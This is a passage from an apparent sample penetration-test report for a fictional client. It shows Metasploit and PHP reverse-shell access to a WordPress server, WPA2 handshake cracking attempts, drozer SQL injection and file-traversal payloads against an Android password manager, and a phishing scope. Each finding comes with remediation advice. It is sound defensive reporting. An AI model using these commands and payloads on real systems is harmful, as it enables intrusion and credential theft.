Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files\SLmail\System>
```

### Impact

**CVSS Score: 7.5**

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. )

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

**Gained Access:** User

**Vulnerability Type(s):** Execute CodeOverflow

### Recommendations

NGSSoftware alerted SLMail to most of these issues in early 2003 and a patch through an upgrade has been released. See <http://www.slmil.com> for more details. If upgrading is not an option then NGSSoftware recommends that steps be taken to mitigate the risk by only allowing access to the POPPASSWD and POP3 server from "inside" the firewall. "External" access can be provided allowing clients to connect via an authenticated VPN to the DMZ and then to the POP services from there.

### References

<https://www.cvedetails.com/cve/CVE-2003-0264/>

<http://www.securityfocus.com/bid/7519>

<https://marc.info/?l=bugtraq&m=105232506011335&w=2>

---



## WEB APPLICATION FINDINGS

### SCOPE

The scope of the web application testing of the engagement included the Wordpress application located at <http://172.16.2.8:8585/wordpress/>. The application is a business-critical corporate web site used primarily for scheduling and recording meeting notes.

Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, WPScan, Wireshark, and Burp Suite.

### WEB APPLICATION RESULTS

Result Classification	
<b>Vulnerabilities Found</b>	Yes
<b>Exploited – Denial of Service (DoS)</b>	No
<b>Exploited – Elevation of Privilege (EoP)</b>	No
<b>Exploited – Remote Code Execution (RCE)</b>	Yes
<b>Exploit Persistence Achieved</b>	No
<b>Sensitive Data Exfiltrated</b>	No
<b>Overall Risk</b>	<b>HIGH</b>

A vulnerable Wordpress module allowed remote code execution leading to a command shell on the server, and simple scanning also discovered a weak administrator username and password combination, which granted the ability to edit PHP code on the website and gain access to a command shell on the server.

OWASP 2013 Top 10		Result
A1	Injection	
A2	Broken Authentication and Session Management	
A3	Cross-Site Scripting (XSS)	
A4	Insecure Direct Object References	
A5	Security Misconfiguration	
A6	Sensitive Data Exposure	
A7	Missing Function Level Access Control	
A8	Cross-Site Request Forgery (CSRF)	
A9	Using Components with Known Vulnerabilities	
A10	Unvalidated Redirects and Forwards	

 - Critical,  - High,  - Medium,  - Low,  - None

## Web Application Detailed Findings

PrimoConnect strongly recommends that the following vulnerabilities be remediated, whether exploited or not, as they represent unnecessary risk to the organization's overall security posture.

### Vulnerability Summary Table

#	Vulnerability Summary	Risk Level	Recommendations
1	WordPress Ninja Forms Unauthenticated File Upload	<b>HIGH</b>	Update Ninja Forms to version 2.9.43 or higher
2	Default and/or weak administrator credentials	<b>HIGH</b>	Increase the strength of the password for the "vagrant" administrator account

### Details

#### 1. WordPress Ninja Forms Unauthenticated File Upload

**Risk** **HIGH**

**Locations(s)** <http://172.16.2.8:8585/wordpress/index.php/king-of-hearts>

#### Description

The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request.

Two Metasploit modules exist to exploit this vulnerability.

#### Observations

The scan output from WPScan alerted us that the web application has a vulnerable version of Ninja Forms installed:

```
File Edit View Search Terminal Help
[+] Name: ninja-forms - v2.9.42
| Last updated: 2017-09-14T16:54:00.000Z
| Location: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/
| Readme: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/readme.txt
[!] The version is out of date, the latest version is 3.2.1

[!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
Reference: https://wpvulndb.com/vulnerabilities/8485
Reference: http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities
Reference: https://github.com/wpninjas/ninja-forms/pull/1319
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1209
[i] Fixed in: 2.9.43

[!] Title: Ninja Forms <= 2.9.51 - Multiple Authenticated Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8560
Reference: https://sumofpwn.nl/advisory/2016/multiple_cross_site_scripting_vulnerabilities_in_ninja_forms_wordpress_plugin.html
Reference: http://seclists.org/bugtraq/2016/Jul/83
Reference: https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms
[i] Fixed in: 2.9.52
```

With this information, we used the exploit/multi/http/wp\_ninja\_forms\_unauthenticated\_file\_upload Metasploit module to gain a shell on the target machine:

```
File Edit View Search Terminal Help
msf exploit(wp_ninja_forms_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8585 - Enabling vulnerable V3 functionality...
[*] 172.16.2.8:8585 - Preparing payload...
[*] 172.16.2.8:8585 - Uploading payload to /wordpress/wp-content/uploads/nftmp-yhjnzvtnjy.php
[*] 172.16.2.8:8585 - Executing the payload...
[*] Sending stage (37514 bytes) to 172.16.2.8
[+] 172.16.2.8:8585 - Executed payload
[*] 172.16.2.8:8585 - Disabling vulnerable V3 functionality...
[*] 172.16.2.8 - Meterpreter session 5 closed. Reason: Died
[*] Meterpreter session 5 opened (127.0.0.1 -> 172.16.2.8:49341) at 2017-10-30 13:11:04 -0700
[!] This exploit may require manual cleanup of 'nftmp-yhjnzvtnjy.php' on the target

[-] Invalid session identifier: 5
msf exploit(wp_ninja_forms_unauthenticated_file_upload) >
```

## Impact

### CVSS Score: 7.5

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

## Recommendations

Upgrade Ninja Forms to version 2.9.43 or higher.

## References:

<https://www.cvedetails.com/cve/CVE-2016-1209/>

<https://wpvulndb.com/vulnerabilities/8485>

<http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities>

## 2. Default and/or Weak Administrator Credentials

<b>Risk</b>	<b>HIGH</b>
<b>Locations(s)</b>	http://172.16.2.8:8585/wordpress/

## Description

The target web application utilizes weak administration credentials. The username "vagrant" and the password "vagrant" allow access to the web application administration panel, which can lead to code execution on the server.

## Observations

The scan output from WPScan alerted us that the web application uses a weak password to protect the "vagrant" administrator account:

```
File Edit View Search Terminal Help
[+] Enumerating timthumb files ...
    Time: 00:00:02 <=====> (2541 / 2541) 100.00% Time: 00:00:02
[+] No timthumb files found
[+] Enumerating usernames ...
[+] Identified the following 4 user/s:
+-----+-----+-----+
| Id | Login  | Name  |
+-----+-----+-----+
| 1  | admin  | admin |
| 2  | vagrant| vagrant|
| 3  | user   | user  |
| 4  | manager| manager|
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used
[+] Finished: Mon Oct 30 13:19:30 2017
[+] Requests Done: 4504
[+] Memory used: 120.371 MB
[+] Elapsed time: 00:00:13
root@kali:~#
```

Using this password, we logged into the administration panel and injected PHP code into the header.php file:

The screenshot shows a web browser window titled "Edit Themes - Metasploit...". The address bar shows the URL "172.16.2.8:8585/wordpress/wp-admin/theme-editor.p". The browser's address bar includes search, star, home, and refresh icons. Below the address bar, there are navigation links for "Most Visited", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", "NetHunter", "PWK", and "MSF". The main content area is titled "Edit Themes" and shows the "Twenty Fourteen: Theme Header (header.php)" file selected. A dropdown menu shows "Twenty Fourteen" selected. The code editor displays PHP code for the theme header, including functions for registering commands, printing, dumping arrays, and handling sessions. Below the code editor, there is a "Documentation" field with a dropdown menu and a "Look Up" button, and an "Update File" button. On the right side, there is a "Templates" list with various template files like "404 Template", "Archives", "Author Template", "Category Template", "Comments", "content-aside.php", "content-audio.php", "content-featured-post.php", "content-gallery.php", "content-image.php", "content-link.php", "content-none.php", "content-page.php", "content-quote.php", "content-video.php", "content.php", "featured-content.php", "Theme Footer", and "Theme Functions".

Once we saved these edits, we navigated to the web application once more, which triggered our PHP reverse shell, and gave us shell access to the server:

```
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.16.2.9] from (UNKNOWN) [172.16.2.8] 49850
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\wamp\bin\apache\Apache2.2.21>
```

## Impact

### CVSS Score: 7.5

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

**Authentication:** Required (Authentication is required to exploit the vulnerability.)

## Recommendations

Use stronger passwords to protect the administration panel of the website, and never set the password to be the same as the user account for which it is associated.

## References:

<https://www.cvedetails.com/cve/CVE-2016-1209/>

<https://wpvulndb.com/vulnerabilities/8485>

<http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities>



## WIRELESS NETWORK FINDINGS

### SCOPE

The following Wireless Network SSIDs were within the scope of this engagement:

Target IP Addresses
SCcast
SampleCorp
SCGuest

Testing for this phase of the engagement was performed using industry-standard penetration testing tools and frameworks, including Aircrack-ng, Reaver, Asleep, and Arpspoof.

### WIRELESS NETWORK RESULTS

#### Access via Wi-Fi Penetration Testing Device

A penetration testing appliance utilizing a reverse VPN tunnel was connected to the customer environment and used as a remote platform for wireless testing.

#### Wireless Network Reconnaissance

The remote penetration testing device was placed within the SampleCorp network. The wireless network audit began with a full sweep of the 2.4GHz wireless frequencies, where numerous busy networks were found.

We located 5 SSIDs likely to be owned by the client, and being served by their wireless equipment across 2.4GHz center channels 1, 6 and 11; Sccast, SampleCorp, SCGuest, and 2 hidden networks.

It was possible to confidently enumerate the overall wireless attack surface of the wireless network due to the sequential BSSID numbering (00:3A:7D:D1:34:60 to 64) on the various SSIDs as shown below:

```

00:3A:7D:D1:34:60 -50 57 749 2 0 1 54e. WPA2 COMP PSK CCast
00:3A:7D:D1:34:64 -51 13 720 0 0 1 54e. WPA2 COMP PSK <length: 1>
00:3A:7D:D1:34:63 -50 26 670 37 0 1 54e. OPN NVGuest
00:3A:7D:D1:34:62 -50 26 709 932 8 1 54e. WPA2 COMP MGT NVPS
00:3A:7D:D1:34:61 -50 12 695 0 0 1 54e. WPA2 COMP PSK <length: 1>
    
```

Networks showing as '<length: 1>' are hidden SSIDs. It should be noted that while hidden SSIDs will not show up on a wireless scan with a standard laptop or mobile, they offer no practical level of security. On a hidden network, the SSID is not beamed (broadcasted) out, however a client connecting to the network will specifically probe for (request) the hidden network before the access point responds. At this point, any attacker monitoring the open wireless spectrum will gain knowledge of the SSID in use.

**Sccast** is a WPA2 password protected network. Two hidden networks also protected via WPA2 were located. All three of these networks utilize the industry standard WPA2/AES.

**Scguest** is an open public network.





**SampleCorp** is an Enterprise WPA2 protected network, utilizing a backend RADIUS authentication mechanism, as is also standard in enterprise settings.

None of the networks identified within scope had WPS or other vulnerable extensions enabled.

The network equipment was discovered to be provided by Cisco via the manufacturer part of the BSSIDs broadcast by the access points (00:3A:7D, 00:42:68)

## Wireless Network Penetration Testing

### 1. Hidden SSIDs

We did not identify any clients connecting to the hidden SSIDs during the audit period, and therefore it was not possible to unmask them. As soon as a client would have connected to a hidden network, the SSID would have become visible.

### 2. Sccast

Sccast is a WPA2-PSK/CCMP network. It uses the industry standard AES encryption protocol, and a pre-shared key for network access.

Through sniffing the network while forcing an existing client off the network, we were able to capture a WPA2 handshake. Capturing the handshake in itself does not bestow any level of network access, however it is necessary before an attempted brute force attack.

```
CH 1 ][ Elapsed: 4 hours 16 mins ][ 2017-06-14 12:20 ][ WPA handshake: 00:3A:7D:D1:34:62
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:3A:7D:D1:34:60	-45	17504	51 0	1	54e.	WPA2	CCMP	PSK	CCast
00:3A:7D:E8:07:A0	-58	14593	58 0	6	54e.	WPA2	CCMP	PSK	CCast
00:3A:7D:0D:D5:40	-68	16133	63 0	11	54e.	WPA2	CCMP	PSK	CCast
00:42:68:B9:E9:20	-69	17048	63 0	11	54e.	WPA2	CCMP	PSK	CCast
00:3A:7D:F2:34:60	-83	9995	9409 0	1	54e.	WPA2	CCMP	PSK	CCast
C0:25:5C:A3:18:80	-87	396	52 0	1	54e.	WPA2	CCMP	PSK	CCast

We then proceeded to attempt a brute force attack using the captured handshake. The password was not found within a dictionary of over 250,000 common passwords, and we were unable to gain access to the network.

### 3. SampleCorp

An interception and attack were launched against SAMPLECORP in a similar fashion as Sccast above. The key difference being that SAMPLECORP uses an Enterprise/RADIUS backend, whilst Sccast does not.

Once we were able to capture the authentication handshake, we examined it within `Wireshark` in order to extract the enterprise parameters. These were passed to the tool `asleep` to be tested against a dictionary of over 250,000 common passwords. This attack was unsuccessful.

### 3. SCgquest

SCgquest is an open wireless network.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:3A:7D:D1:34:63	-48	21	0 0	1	54e.	OPN			NVGuest
00:3A:7D:E8:07:A3	-57	15	0 0	6	54e.	OPN			NVGuest
00:3A:7D:0D:D5:43	-69	19	0 0	11	54e.	OPN			NVGuest
00:42:68:B9:E9:23	-69	18	0 0	11	54e.	OPN			NVGuest
00:3A:7D:F2:34:63	-80	15	0 0	1	54e.	OPN			NVGuest
00:3A:7D:E8:5C:03	-86	8	0 0	6	54e.	OPN			NVGuest

We were able to connect and request network details via DHCP. 192.0.2.1 (0:3a:7d:d1:34:60) offered us an IP address of 192.168.30.250, with the following options set:

OPTION:	53	( 1)	DHCP message type	5	(DHCPACK)
OPTION:	54	( 4)	Server identifier	192.0.2.1	
OPTION:	51	( 4)	IP address leasetime	43200	(12h)
OPTION:	3	( 4)	Routers	192.168.30.1	
OPTION:	6	( 12)	DNS server	4.2.2.2,4.2.2.3,4.2.2.4	
OPTION:	1	( 4)	Subnet mask	255.255.255.0	

Once on the network, we were either isolated from other clients, or no other clients were present. This was verified through extensive ping and ARP scanning of the /24 guest range.

It should be noted that traffic transmitted via an open wireless network is entirely insecure and subject to interception and modification.

Based on the Cisco architecture, a scan was made for CDP traffic which would have disclosed further information about the network. CDP was not found to be running across the public guest network, and VLAN hopping was unsuccessful.

## MOBILE APPLICATIONS FINDINGS

### SCOPE

PrimoConnect was tasked to perform penetration testing against an Android mobile application developed and used internally by SampleCorp, called Sieve. This app serves as a password manager, allowing employees to save passwords to their Android devices, with the intent of keeping them securely encrypted until use.

Tools used: Drozer, Adb

### APPLICATION RESULTS

Result Classification	
<b>Vulnerabilities Found</b>	Yes
<b>Exploited – Denial of Service (DoS)</b>	No
<b>Exploited – Elevation of Privilege (EoP)</b>	No
<b>Exploited – Remote Code Execution (RCE)</b>	No
<b>Exploit Persistence Achieved</b>	No
<b>Sensitive Data Exfiltrated</b>	Yes
<b>Overall Risk</b>	<b>HIGH</b>

There were three vulnerabilities found in the mobile application's database-backed content providers, which were successfully exploited to obtain user's plaintext usernames, email addresses, master passwords, and saved passwords.

### Application Detailed Findings

PrimoConnect strongly recommends halting use of the app until it is either re-engineered in a more secure manner, or a suitable replacement is found. If management decides to continue using the app, we strongly recommend that the following vulnerabilities are dealt with as soon as possible, in order to secure the personal information of employees using the app.

### Vulnerability Summary Table

#	Vulnerability Summary	Risk Level	Recommendations
1	Content Providers Data Leakage	<b>MEDIUM</b>	Ensure that the all content providers require strict permission for interaction.
2	Content Providers SQL Injection	<b>HIGH</b>	Ensure that the all content providers require strict permission for interaction.
3	Content Providers Directory Traversal	<b>HIGH</b>	Disable content provider access to the device's underlying filesystem.

## Details

### 1. Database-Backed Content Providers (Data Leakage)

**Risk**
**MEDIUM**
**Locations(s)**


```
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

**Description**

Android apps tend to give away hints about the content URIs. We were able to create a list of accessible content URIs, some of which contained sensitive user information, and eventually access them without any authentication.

**Observations**

Initial scans confirmed that many of the application's content providers do not require any particular permission to interact with them, except for the /Keys path in the DBContentProvider:



```

Command Prompt - drozer console connect
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
      Type: PATTERN_LITERAL
      Read Permission: com.mwr.example.sieve.READ_KEYS
      Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
dz>

```



```
password: 0yuu0Gk4IeFaU53qXk0E6NETMl2uafcw (Base64-encoded)
email: bob1@gmail.com
```

The user's password is still Base64 encoded however, but decryption of the password is an easy task.

### Impact

Attackers can bypass the application's security and retrieve sensitive user information from the app.

### Recommendations

Ensure that the all content providers require strict permission to interact for interaction.

## 2. Database-Backed Content Providers (SQL Injection)

### Risk

**HIGH**

### Locations(s)

```
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

### Description

The Android platform promotes the use of SQLite databases for storing user data. Since these databases use SQL, it should come as no surprise that they can be vulnerable to SQL injection.

### Observations

We tested for SQL injection by manipulating the projection and selection fields that are passed to the content provider:

```

Command Prompt - drozer console connect
C:\drozer>drozer console connect
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = C:\path\to\java
Selecting 1883bbdba4bf3c44 (HTC HTC331ZLWV 4.4.3)

..          ..:
..O..       .P..
..a..      ..... .nd
..         ro..idsnemesisan..pr
..         .otectorandroidsneme.
..         .,sisandprotectorandroids+.
..         .nemesisanprotectorandroidsn:.
..         .emesisanprotectorandroidsnemes..
..         .,isandp,..rotectorandro,..idsnem.
..         .,isandp,..rotectorandroid..snemisis.
..         .,andprotectorandroidsnemesisanprotec.
..         .torandroidsnemesisanprotectorandroid.
..         .snemesisanprotectorandroidsnemesisan:
..         .dprotectorandroidsnemesisanprotector.

drozer Console (v2.3.4)
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection ""
unrecognized token: "" FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection ""
unrecognized token: """ (code 1): , while compiling: SELECT * FROM Passwords WHERE ('
dz>

```

Android returns a very verbose error message, showing the entire query that it tried to execute. This allowed us to fully exploit the SQL Injection vulnerability to list all the tables in the database, and to query otherwise protected tables, giving us the user’s master password and PIN:

```

Select Command Prompt - drozer console connect
..nemesisandprotectorandroidsn:.
.emesisandprotectorandroidsnemes..
..isandp,..rotectorandro,..idsnem.
.isisandp..rotectorandroid..snemisis.
.andprotectorandroidsnemesisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemesisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection ""
unrecognized token: "" FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection ""
unrecognized token: """ (code 1): , while compiling: SELECT * FROM Passwords WHERE ('
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*" FROM SQLITE_MAS
TER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql
| table | android_metadata | android_metadata | 3 | CREATE TABLE android_metadata (locale TEXT)
| table | Passwords | Passwords | 4 | CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,
username TEXT,password BLOB,email ) |
| table | Key | Key | 5 | CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT )

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*" FROM Key;--"
| Password | pin |
| insecure123456789 | 1234 |

dz>
Password: insecure123456789
Pin: 1234
    
```

**Impact**

Full disclosure of user’s master password, email addresses, application passwords, pins, and other sensitive details.

**Recommendations**

Ensure that the all content providers require strict permission to interact for interaction.

**3. Database-Backed Content Providers (Directory Traversal)**

<b>Risk</b>	<b>HIGH</b>
<b>Locations(s)</b>	content://com.mwr.example.sieve.FileBackupProvider/ content://com.mwr.example.sieve.FileBackupProvider

**Description**

A content provider can provide access to the underlying file system. This allows apps to share files, where the Android sandbox would otherwise prevent it.

**Observations**





Since we can reasonably assume that FileBackupProvider is a file system-backed content provider and that the path component represents the location of the file we want to open, we can easily guess the content URIs for this and use a drozer module to read the files:

```

Command Prompt - drozer console connect
C:\drozer>drozer console connect
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = C:\path\to\java
Selecting 1883bbdba4bf3c44 (HTC HTC331ZLVW 4.4.3)

..          ..:
..O..       .r..
..a.. . . . . . . . . . .nd
ro..idsnemesiand..pr
,otectorandroidsneme.
.,sibandprotectorandroids+.
..nemesiandprotectorandroidsn:.
.emesiandprotectorandroidsnemes..
..isandp,..rotectorandro,..,idsnem.
.isisandp..rotectorandroid..snemisi.
, andprotectorandroidsnemisiandprotec.
.torandroidsnemisiandprotectorandroid.
.snemisiandprotectorandroidsnemisan:
.dprotectorandroidsnemisiandprotector.

drozer Console (v2.3.4)
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1          localhost
192.168.1.1       htc_frisbee.com
dz>
    
```

Reading the /etc/hosts file is not a big problem (it is world readable anyway) but another drozer module allowed us to find additional content URIs that most contain more sensitive information, such as `content://com.mwr.example.sieve.FileBackupProvider/data`, as soon below:

```

Command Prompt - drozer console connect

.isisandp..rotectorandroid..snemisi.
, andprotectorandroidsnemisiandprotec.
.torandroidsnemisiandprotectorandroid.
.snemisiandprotectorandroidsnemisan:
.dprotectorandroidsnemisiandprotector.

drozer Console (v2.3.4)
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1          localhost
192.168.1.1       htc_frisbee.com
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Application Label: Sieve
Process Name: com.mwr.example.sieve
Version: 1.0
Data Directory: /data/data/com.mwr.example.sieve
APK Path: /data/app/com.mwr.example.sieve-1.apk
UID: 10206
GID: [1028, 1015, 3003, 5012]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- com.mwr.example.sieve.READ_KEYS
- com.mwr.example.sieve.WRITE_KEYS
dz>
    
```



We were able to copy the application's database from the device to the locale machine, where it can be browsed with sqlite to extract not only the user's encrypted passwords, but also their master password:

```

Command Prompt - drozer console connect
C:\drozer>drozer console connect
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = C:\path\to\java
Selecting 1883bbdba4bf3c44 (HTC HTC331ZLVW 4.4.3)

..
..O..
..a..
ro..idsnemesisand..pr
.otectorandroidsneme.
.,sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
.emesisandprotectorandroidsnemes..
..isandp,..rotectorandro,..idsnem.
.isisandp..rotectorandroid..snemisis.
, andprotectorandroidsnemisisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz> run app.provider.download content://com.mwr.example.sieve.FileBackupProvider/data /data/com.mwr.example.sieve/databa
ses/database.db database.db
unrecognized arguments: database.db
dz> Written 24576 bytes

```

### Impact

Full disclosure of user's master password, email addresses, application passwords, pins, and other sensitive details.

### Recommendations

Disable content provider access to the device's underlying filesystem.

## SOCIAL ENGINEERING FINDINGS

### SCOPE

SampleCorp tasked us with a social engineering assessment in order to evaluate the response of employees in regards to social engineering tactics.

The scope was agreed as follows:

1. Spear Phishing Emails with request to respond with information
2. Spear Phishing Emails with call to action to click a link
3. Voice Phishing Calls

Names and Emails provided by the customer to be targeted in the Social Engineering Testing:

First	Last	Role	Work Phone	Email
Bill	Best	Network Admin	555-555-1234	<a href="mailto:bill@samplecorp.com">bill@samplecorp.com</a>
Stephanie	Engles	C.O.O	555-555-1235	<a href="mailto:stephanie@samplecorp.com">stephanie@samplecorp.com</a>
Clint	Hyde	C.T.O	555-555-1236	<a href="mailto:clint@samplecorp.com">clint@samplecorp.com</a>
Amanda	Jameson	Investor Relations	555-555-1237	<a href="mailto:amanda@samplecorp.com">amanda@samplecorp.com</a>
Alex	Johnson	HR Manager	555-555-1238	<a href="mailto:alex@samplecorp.com">alex@samplecorp.com</a>
Jack	Johnson	I.T. Director	555-555-1239	<a href="mailto:jack@samplecorp.com">jack@samplecorp.com</a>
James	Johnson	Operations	555-555-1331	<a href="mailto:james@samplecorp.com">james@samplecorp.com</a>
James	Murphy	Sales Manager	555-555-1332	<a href="mailto:james@samplecorp.com">james@samplecorp.com</a>
Bill	Musco	Legal	555-555-1333	<a href="mailto:bill@samplecorp.com">bill@samplecorp.com</a>
Adam	Pierce	Director of Digital Strategy	555-555-1334	<a href="mailto:adam@samplecorp.com">adam@samplecorp.com</a>
Rocky	Smalls	C.E.O	555-555-1335	<a href="mailto:rocky@samplecorp.com">rocky@samplecorp.com</a>
Jack	Waldorf	C.I.S.O	555-555-1336	<a href="mailto:jack@samplecorp.com">jack@samplecorp.com</a>
Archie	Wang	General Council	555-555-1337	<a href="mailto:archie@samplecorp.com">archie@samplecorp.com</a>
Josh	Weedin	Marketing Intern	555-555-1338	<a href="mailto:josh@samplecorp.com">josh@samplecorp.com</a>
Jeff	Woodward	Compliance Officer	555-555-1339	<a href="mailto:jeff@samplecorp.com">jeff@samplecorp.com</a>

### SOCIAL ENGINEERING RESULTS

Result Classification	
Vulnerabilities Found	Yes
Email Exposure	Yes
Spear Phishing	Yes
Voice Phishing	Yes
Malicious USB Payloads	No
Sensitive Data Exfiltrated	No
Overall Risk	LOW



PrimoConnect was able to obtain two company emails via OSINT techniques, one of which was the company CEO's email address. In addition, the spear phishing campaign resulted in a failure rate of 35.7%, as employees seemed eager to respond to unofficial email addresses with sensitive information.

## Social Engineering Detailed Findings

### Email Exposure Report

Only 2 Email address were found using Open Source techniques.

Emails found:

[contact@samplecorp.com](mailto:contact@samplecorp.com)

[rocky@samplecorp.com](mailto:rocky@samplecorp.com)

The [contact@samplecorp.com](mailto:contact@samplecorp.com) address is listed on the client website:

<https://samplecorp.com/contact/>

The [rocky@samplecorp.com](mailto:rocky@samplecorp.com) is listed on the client website as well:

<https://samplecorp.com/meet-our-leaders/>

### Summary on exposure:

